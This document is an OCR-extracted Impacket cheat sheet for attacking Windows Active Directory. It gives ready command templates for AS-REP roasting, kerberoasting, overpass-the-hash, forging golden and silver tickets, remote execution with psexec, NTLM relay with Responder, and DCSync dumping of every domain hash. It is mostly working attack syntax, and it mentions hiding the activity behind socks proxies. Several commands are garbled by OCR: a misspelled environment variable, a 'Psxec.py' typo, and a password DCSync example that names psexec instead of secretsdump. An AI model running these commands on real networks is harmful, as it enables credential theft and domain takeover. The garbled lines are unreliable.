Impacket

https://github.com/fortra/impacket

Collaborated on by: Ashley Knowles & Eric Harashevsky || linkedin.com/in/eric-harashevsky
Reviewed by: Matthew Eidelberg || 𝕏@Tyl0us || linkedin.com/in/matthew-eidelberg/

Impacket is an extremely useful tool for post exploitation. It is a collection of Python scripts that provides low-level programmatic access to the packets and for some protocols, such as DCOM, Kerberos, SMB1, and MSRPC, the protocol implementation itself.

Threat actors use a socks proxy, which forwards network traffic from the client to the destination server, to run the tool which adds an additional layer of stealth.

Typically, Impacket is installed by default in Kali. To install on Windows or other Linux operating systems, it is recommended to use pip or docker.

Pip Installation:

```
python3 -m pipx install impacket
```

Docker Installation:

```
docker build -t "impacket:latest" .
docker run -it --rm "impacket:latest"
```

Python Virtual Environment Creation:

```
python3 -m venv <environment_name>
```

Activate Virtual Environment:

```
source <environment_name>/bin/activate
```

This author always recommends utilizing Python virtual environments with pip installations, as sometimes things can get wonky when installing multiple tools.

Scripts and Example Usage

You'll find the various scripts, attack techniques, and example invocations discussed at a very high level.

ASREP-Roast

GetNPUsers.py

Retrieves kerberoast tickets for users that do not require pre-authentication. The specific attack is called AS-REP Roast.

Check ASREP-Roast for all domain users:

```
python GetNPUsers.py <domain_
name>/<domain_user>:<domain_user_
password> -request -format <hashcat |
john> - outputfile <output_file_name>
```

Check ASREP-Roast for a list of users:


```
python GetNPUsers.py <domain_name>/
-usersfiles <user_file> -format <hashcat
| john> - outputfile <output_file_name>
```

Kerberoasting

GetUserSPNs.py

Conducts kerberoasting, where service principal names are queried and extracted along with their NTLM hashes.

```
python GetUserSPNs.py <domain_
name>/<domain_user>:<domain_user_
password> -outputfile <output_file_name>
```



Overpass The Hash / Pass The Key (PTK)

Request the TGT with hash:

```
python getTGT.py <domain_name>/<user_
name> -hashes [lm_hash]:<ntlm_hash>
```

Request the TGT with password:

```
python getTGT.py <domain_name>/<user_
name>:<password>
```

Set the TGT for Impacket use:

```
Export KRB5CCNAME=<TGT_ccache_filename>
```

Execute remote commands with any of the following using the TGT. The following command can be used with psexec.py, smbexec.py, or wmiexec.py:

```
python psexec.py <domain_name>/<user_
name>@<remote_host> -k -no-pass
```

Silver / Golden Ticket Usage

To generate the TGS with NTLM:

```
python ticketer.py -nthash <ntlm_hash>
-domain-sid <domain_sid> -domain <domain_
name> -spn <service_spn>  <username>
```

To generate the TGT with NTLM:

```
python ticketer.py -nthash <ntlm_hash>
-domain-sid <domain_sid> -domain <domain_
name>  <username>
```

Set the ticket for Impacket use:

```
Export KRB5CCNMAE=<ccache_file_name>
```

Execute remote commands with any of the following using the TGT. The following command can be used with psexec.py, smbexec.py, or wmiexec.py:

```
python psexec.py <domain_name>/<user_
name>@<remote_host> -k -no-pass
```

NTLMRelay from Responder to Targets

NTLMRelayx is used to relay intercepted or coerced credentials to a target. It is often used in conjunction with Responder, PetitPotam, or MiTM6.

Turn off SMB server in Responder by editing the responder.config file.

Make a list of targets with NetExec that have SMB Signing disabled:

```
nxc smb <CIDR_Range or list of targets>
--gen-relay-list <relay_list_filename>
```

Ensure ntlmrelayx.py has been started prior to Responder:

```
python ntlmrelayx.py -wh <domain_
name> -tf <relay_list_filename> -socks
-smb2support
```

Start Responder.

After successful authentication, type "socks" to get SOCKS connections retrieved by ntlmrelayx.

secretsdump.py

Performs a DCsync attack on the Domain Controller and dumps all user and machine hashes within the domain. Requires a user with DCsync permissions or Domain Admin.

DCsync via password:

```
Psxec.py <domain>/<domain_
admin>:'<password>'@<target_dc> >
<outfile.txt>
```

DCsync via pass-the-hash:

```
Secretsdump.py <domain>/<domain_
admin>@<target_dc> -hashes
<ntlm>:<ntlm> > <outfile.txt>
```